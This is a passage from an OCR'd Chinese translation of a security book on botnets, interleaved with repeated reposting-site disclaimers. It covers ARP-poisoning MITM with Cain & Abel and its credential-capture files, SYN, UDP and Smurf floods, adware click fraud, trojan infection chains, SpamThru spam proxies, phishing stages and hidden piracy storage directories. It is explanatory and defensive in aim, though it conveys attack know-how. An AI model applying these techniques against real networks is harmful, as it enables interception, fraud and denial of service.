免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2.2 MITM 攻击的 ARP 缓存投毒攻击

看下面由黑客工具 Cain 和 ABEL 收集的输出文件列表（见下面的“你知道吗?”）。那是什么？不运行 SSH-1？没问题，Cain 会与你的客户们协商使得他们转换到 SSH-1。CERT. lst 文件包含伪造证书的副本，这些副本在工作站访问需要证书的网站过程中创建。VOIP 文件意义在于含有 . wav 文件（记录实际通信对话）。更多 Cain 破解文件的详细信息参见 www. rainbowtables. net/tutorials/cryptanalisys. php。

rainbowtables. net 网站还出售 rainbow tables 彩虹表应用于 Cain。彩虹表格就是一个庞大的、针对各种可能的字母组合预先计算好的哈希值（hash）的集合，有了它可以快速地破解各类密码。彩虹网站声称，采用他们的表格或因特网上其他工具“可以破解几乎任何在 LM、NTLM、PIX 防火墙及 MD4 和 MD5 下的少于 15 位字母与符号混合的密码”。他们的销售口号“黑客们有，你也应该有”。

你知道吗?

Cain 使用以下 conllection files:

- 80211. LST
- APOP-MD5. LST
- APR. LST

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- CACHE. LST
- CCDU. LST
- CERT. LST
- CRAM-MD5. LST
- DICT. LST
- DRR. LST
- FTP. LST
- HOSTS. LST
- HTTP. LST
- HTTPS. LST
- HTTP_PASS_FIELDS. LST
- HTTP_USER_FIELDS. LST
- ICQ. LST
- IKE-PSK. LST
- IKEPSKHashes. LST
- IMAP. LST
- IOS-MD5. LST
- K5. LST
- KRB5. LST
- LMNT. LST
- MD2. LST
- MD4. LST
- MD5. LST
- MSSQLHashes. LST
- MySQL. LST
- MySQLHashes. LST
- NNTP. LST
- NTLMv2. LST
- ORACLE. LST
- OSPF-MD5. LST
- PIX-MD5. LST
- POP3. LST
- PWLS. LST
- QLIST. LST
- RADIUS. LST
- RADIUS_SHARED_HASHES. LST
- RADIUS_USERS. LST

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- RDP. LST
- RIP-MD5. LST
- RIPEMD-160. LST
- SHA-1. LST
- SHA-2. LST
- SIP. LST
- SIPHASHES. LST
- SMB. LST
- SMTP. LST
- SNMP. LST
- SSH-1. LST
- TDS. LST
- TELNET. LST
- VNC-3DES. LST
- VNC. LST
- VoIP. LST
- VRRP-HMAC. LST

DDoS

僵尸网络最早的恶意攻击就是发动分布式拒绝服务（distributed denial of service，DDoS）攻击竞争者、对手或者干扰傀儡牧人的人。图 2.3 显示的是一个典型的 DDoS 攻击。第 1 章曾经介绍了 DDoS 的详细情况。实际的 DDoS 攻击可能有很多种攻击方




图 2.3 DDoS 攻击

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

式，如 TCP Syn floods 或 UDP floods[①]。

为了解 TCP Syn floods 是如何工作的，首先必须了解 TCP 握手连接。TCP 是一种连接协议。为建立连接，TCP 首先发送一个开始同步信号（starting synchronization，SYN），建立一个初始序列码。接收方返回一个 SYN 信息来确认请求，同时包括了对初始 SYN 的确认信息。发送方增加确认序列码然后发送回接收方。图 2.4 是 TCP 三步握手过程。




图 2.4　TCP 连接握手过程

图 2.5 是一个 SYN 洪泛攻击（flood）。SYN 洪泛攻击中攻击者仅仅发送 SYN 信息而不应答接收方的回复。TCP 规范要求接收方分配大块内存作为控制块，等待（未决的连接）一定的时间。如果攻击者发送数千条 SYN 信息，接收方在清除掉这些信息并释放相关内存之前，不得不在链接表（connection table）中排队等待（这些未决的连接）。一旦存储这些 SYN 信息的缓冲区满了，接收者就不能再接收其他的 TCP 请求，直到等到可以清除一些 SYN 为止。SYN 洪泛攻击可导致接收方不能接收任何 TCP 信息，包括网页流量、FTP、Telnet、SMTP，以及大多数网络应用程序。




图 2.5　SYN flood 举例

① 洪泛攻击——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其他 DDoS 攻击形式有

- **UDP Flood（UDP 洪泛攻击）**　攻击者发送大量小型 UDP 包，有时到随机的端口（chargen，echo，daytime 等）或可能到其他端口。每个包的处理都需要时间、内存和带宽。如果攻击者发送足够多的包，那么受害者的电脑就不能接收合法的流量。
- **Smurf 攻击**　攻击者大量发送 ICMP ping 命令到一个定向（中间代理站点）的广播地址，但是将返回 IP 地址伪造为目标地址，一般可能是局域网服务器的 IP 地址。当每一个目标计算机响应 ping 时，向该网络服务器发送回复，使其被局域网信息所淹没。目前可以通过在路由器上采用入口准许滤波器，检查以确保外部 IP 源地址不属于内部网络即可轻易封锁 Smurf 攻击。如果探测到欺骗性的包，会在边界路由器上被丢掉。但是，假定黑客已经暗中破坏掉了 50 000 台远程主机，不屑于进行返回地址欺骗，则很容易对局域网服务器进行 TCP SYN 或者 UDP 洪泛攻击。

广告软件（Adware）和 Clicks4Hire 的安装

第一起涉及僵尸网络黑客作案而判刑入狱是在 2005 年 11 月。美国加利福尼亚州丹尼市 21 岁的 Jeanson James Ancheta（a. k. a. Resili3nt）由于蓄谋违反计算机欺骗滥用法案，阴谋违反联邦反垃圾邮件法（CAN-SPAM），导致联邦政府的国防计算机毁坏，以及未经授权访问受保护的计算机从事诈骗，被判有罪并判处 5 年监禁。

Ancheta 的僵尸网络包含数千个“zombie”。他将自己的僵尸出售给其他用户，他们发起 DDoS 攻击或发送垃圾邮件。他还在“Clicks4Hire 骗局”（见图 2.6）中，利用




图 2.6　Clicks4Hire 僵尸网络骗局

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

400 000个僵尸机安装广告软件获利超过 100 000 美元。美国司法部的一篇新闻称，Ancheta 能够通过改变恶意广告软件的下载时间和安装速度的方法，以及重置不同服务器之间的计算机以安装不同类型的改良的恶意广告软件，来避免被探测到。关于 Clicks4Hire 的具体信息见下面的“你知道吗?”并参考图 2.6。像 ollarrevenue.com 和 Gimmycash.com 这样的公司对在不同国家安装他们的广告软件所付的费用不同。这类公司付费给这种犯罪行为——也就是说，在没有获得计算机拥有者允许的情况下，（在该计算机上）蓄意安装软件。迫于 FTC 的压力，其中一个供应商（180Solutions）终止了之前未征得用户同意就安装软件的 500 份协议。这导致了黑客们的攻击（见第 1 章的 DDos 攻击）、FBI 介入，以及相关的诉讼，也导致 180Solutions 更名为 Zango。

你知道吗?

僵尸网络 Clicks4Hire 计划

2006 年 5 月 15 日，网络风暴中心报告了另外一起事件，僵尸网络利用虚假单击率欺骗 Google Adsense 获利（更多的信息参见 http://isc.sans.org/diary.php?storyid=1334）。这里介绍它的工作原理（图 2.6）。

一般情况下，如果有人从 google 网页上的标题单击进一个公司的网页，公司需要为此向 google 支付一定的费用。google 同时与一些网页的发布者合作，在他们的网页上加入 google 的标题，并将收入中一大部分支付给这些发布者。支付的依据是他们网页的单击量，一些无良的发布者试图避开 google 的检查同时大幅增加单击量，google 有一些检测方法来阻止这种行为。然而，现在这些人雇用黑客，使用僵尸网络来增加单击率，然后和僵尸网络控制者分赃。

黑客水平不高，操作僵尸网络可能引起意想不到的危害，如加利福尼亚州瓦卡维尔市 20 岁的 Christopher Maxwell。据 DOJ 新闻称，他的僵尸网络搜索更多的计算机时，感染了西雅图西北医院的计算机网络。在僵尸网络扫描系统时计算机流量的增加中断了医院正常的计算机通信。这些中断在很多方面影响了医院的系统：通向手术室的门打不开，呼叫器不能工作，重病监护室的计算机死机。

去年探测到的一套特洛伊木马（含 3 个特洛伊木马）是用来逐步创建僵尸网络的。最开始是 Bagle 大批量邮件病毒的变体，留下一个 W32.Glieder.AK 变体（特洛伊木马变体的一种，详情参阅 www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=43216）。该特洛伊木马会在反病毒软件运行之前执行，关掉反病毒软件、防火墙软件和 XP 的安全中心服务程序；然后，Glieder 遍历一个内建的 URL 列表，下载 W32.Fantibag.A 特洛伊木马，阻止被感染的计算机获得 Windows 更新以及与反病毒网站的连接，并下载 W32.Mitglieder.CT 远程访问特洛伊木马，创建僵尸客户端并加入僵尸网络。期间也可能会下载一个密码偷窃特洛伊木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

僵尸网络垃圾邮件和网络钓鱼连接

垃圾邮件发布者和网络钓鱼者如何获利？一旦辨认出垃圾邮件来源和网络钓鱼网站就会将其IP地址列入黑名单或者联系ISP，它就不存在了。对吗？错了。如今的垃圾邮件发布者和网络钓鱼者操纵或租用僵尸网络，会用僵尸网络中不同的僵尸机而不是同一处发送垃圾邮件。失去一个僵尸并不会在很大程度上影响垃圾邮件的发送量。对于僵尸网络支持的网络钓鱼网站，关掉一个钓鱼网站仅仅使得动态DNS改变与DNS名有关的IP地址。某些僵尸病毒代码中，如AgoBot，有特殊命令支持垃圾邮件操作。包括截获E-mail，在发出垃圾邮件之前下载E-mail列表，启动和停止垃圾邮件等。分析类似的垃圾邮件和网络钓鱼攻击的头部信息可以让调查者开始发现普通僵尸网络的成员。监测这些成员与僵尸网络服务器之间的活动可能会获取大量的信息铲除这个僵尸网络。对同一个僵尸不同种类攻击的调查可以让调查者开始走向成功。

利用僵尸网络，傀儡牧人可以建立自动的垃圾邮件网络。佐治亚州亚特兰大市Secure Works的高级安全研究员Joe Stewart，近期进入了采用Spam Thru木马的僵尸网络文件。傀儡牧人是俄罗斯一个组织严谨的黑客团伙，控制着一个有73 000节点的僵尸网络。在2006年11月20日，e周刊（e-Week）名为黑客垃圾邮件汹涌澎湃”（Spam Surge Linked to Hackers）的文章中，详述了Stewart先生的分析。详细信息见www. secureworks. com/analysis/spamthru/。

图2.7描述的是Spam Thru特洛伊木马。僵尸网络客户端按照处理方式和网络速度分成几组。例如，所有的Windows 95和Windows 98系统拨号上网连接都可能被分配到端口2234，速度较高的XP Pro系统可能分配端口2236。俄罗斯傀儡牧人通过IRC C&C服务器发送命令给每个僵尸客户端，指导它们为下一次垃圾邮件行动获取合适的模板。然后僵尸客户端下载模板，并在每次发送E-mail时修改模板的数据。模板包括文本和图形。为了阻挡图形垃圾邮件探测器，垃圾邮件发送者会修改每条信息图形的大小和内容。

为了中转，僵尸网络客户端将它们的垃圾邮件传送到E-mail垃圾邮件代理。通过采用垃圾邮件代理而不是直接从每一个僵尸客户端发送垃圾邮件，垃圾邮件发送者保护自己不被列入邮件转发黑名单（Relay Black Lists，RBL）。由于RBL黑名单目的是允许机构忽略来自已知垃圾邮件站点的流量，一旦代理被列入RBL黑名单，就不能给采用RBL黑名单的用户发送垃圾邮件了。采用代理允许垃圾邮件发送者用当前的客户端代替RBL黑名单中列出的代理。他们将客户端提升成为一个代理，而旧的代理降级变回垃圾邮件产生器。通过这样周期性的代理循环，有时也可以完全避免被列入RBL黑名单。Stewart计算过，如果有足够的E-mail地址和足够的垃圾邮件种类需要发送的话，他所分析的俄罗斯僵尸网络理论上每天能够发送1 000 000 000垃圾邮件。这些计算假定对于每个SMTP过程需要5s，每个邮件只有一个收件人。可以将邮件分组，将一个邮件发送给E-mail服务器，服务器可以在分配列表上发送给100个人。可见，甚至每天发送1 000 000 000个垃圾邮件还是保守估计。

美国金融服务技术联合会（Financial Services Technology Consortium，FSTC）分

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2.7　Spam Thru 特洛伊木马

析了网络钓鱼攻击。图 2.8 演示一个网络钓鱼攻击分类。该数据来源于 FSTC 2005 年 1 月 31 日出版的《了解并反击网络钓鱼》，使用已得到 FSTC 的许可。

图 2.8 中，每个表头代表了网络钓鱼攻击生命周期的一个阶段。每个生命周期阶段下面的条目代表了该阶段可能发生的行为。这个基于阶段的方法允许检查傀儡牧人/钓鱼者伺机介入所采取的行为。从左边开始，参与钓鱼攻击的傀儡牧人通过选择目标（如金融机构等）来规划攻击，选择攻击手段和策略，通过从攻击阶段列表中选取方法决定如何实施，并确定本次攻击最终目的。在设置阶段，钓鱼者创建材料（网络钓鱼 E-mail 和网站），获得可能攻击的目标 E-mail 地址，设置发起攻击的工具（僵尸网络、网页、模板服务器、socks 代理）。socks 代理是更为通用的垃圾邮件代理服务器。Socks 这个名字来自 socket，意思是从“机器到机器通信的端口识别”（RFC 147）。接着发起攻击。收集阶段选取收集受害者认证信息的方法。收集的认证信息用于网页、E-mail 回复、对 IM 的响应、打电话或者下载到受害者计算机上的恶意软件来收集和传输的数据。欺骗阶段通常由被称为 cashers 的不同小组来实施。cashers 负责将认证信息转换为

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

计划	安装	攻击	收集	欺骗	Post 攻击
目标：公司	创建资料	网站	网络形式	网络钓鱼者采用证书	关闭攻击机制
目标：受害者	设定目的	电子邮件	邮件回复	利用证书非法交易	毁掉证据
目标：证书	获取联络信息	IM	IM 回复	第二阶段攻击中采用证书	追踪猎人
策略	设定攻击机制	自动电话拨号	电话/DTMF回复	洗钱	评估攻击有效性
方法		新聊天室，Blog	恶意软件发送信息	非法注册	洗钱
欺骗目标		电子公告板			
		无线网络			
		P2P或交互式游线			
		恶意软件			

图 2.8　网络钓鱼攻击分类（FSTC）

金钱或者交换为商品或者服务，如直接应用认证信息，将认证信息出售给其他人，或者使用认证信息获权访问受害者银行账号。攻击之后，钓鱼者需要关闭钓鱼攻击设备，销毁证据，评估钓鱼攻击的有效性，最后洗钱。

存储和分配偷窃或非法（侵犯）知识产权的信息资料

最近，政策创新研究所的 Stephen E. Siwek 的报告“The True Cost of Motion Picture Piracy to the US Economy”称，2005 年电影产业在网络盗版中损失大约 23 亿美元。受控的 PC“大军”像一个有无限容量的存储器，为黑客隐藏资料、偷窃的电影、游戏等。黑客们曾经建立了网络存储空间，记录每个僵尸机存储空间、存储量，并计算出到几个国家的文件传输速度。文件存储在隐藏目录下，一些文件存在回收站（见图 2.9）中，只有“bin. {a long SID-like number here}”文件可见。注意单词 bin 之后的时间。其他系统将文件深深地隐藏在 Windows/java/trustlib 目录。

隐藏目录中包含名为_toolz，_pub 和 sp33d. 的目录。傀儡牧人也将盗窃得来的侵权资料存储在用于 windows 补丁的 windows uninstall 目录下（见图 2.10），如下所示：

```
c:\WINDOWS\$NtUninstallKB867282$\spuninst\_tmp\_\"""SA(c)(c)?N"""\_Pub
```

可以采用 Altiris、Inc. 的 Altiris（漏洞修补管理工具）等工作站管理工具来追踪，通过查询工作站来查看是否有这些目录存在。

一些文件采用分布式 FTP 后台程序[①]来管理。僵尸客户端运行一个 slave 程序，从

① 用 Java 书写的，分布式 FTP 利用一个 master（专门服务器）和若干个 slave（个人机器）上的小块空间组成一个虚拟的大型服务器——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2.9　隐藏在回收站 bin 文件夹目录下的文件 1




图 2.10　存储（盗窃得来的）侵权资料的隐藏目录

服务器入口登录。其他文件仅采用一个简单的 FTP 服务器端软件，如 RhinoSoft. com 的 Serv U Secure（当然用的是盗版）。Serv U 可以设置并采用虚拟目录，包括在不同计算机上的影音媒体目录。另外，它包含对传输文件安全认证和加密的 SSL，对于窃取他人的知识产权有很大帮助。

图 2.11 显示了用僵尸网络来贩卖盗窃知识产权的行为，本例中是电影、电视剧或者视频。图是基于电影艺术协会（Motion Picture Arts Association，MPAA）创建的网络盗版金字塔（Pyramid of Internet Piracy）的信息。开始的时候，供货者从已出现的 DVD 上窃取电影软件或者采用可携式摄像机在电影院录下首映的电影。这些或者烧制成 DVD 在黑市上出售，或者出售或提供给发行集团。发行集团（Release Group）可能

溜客安全网 WwW.176Ku.CoM

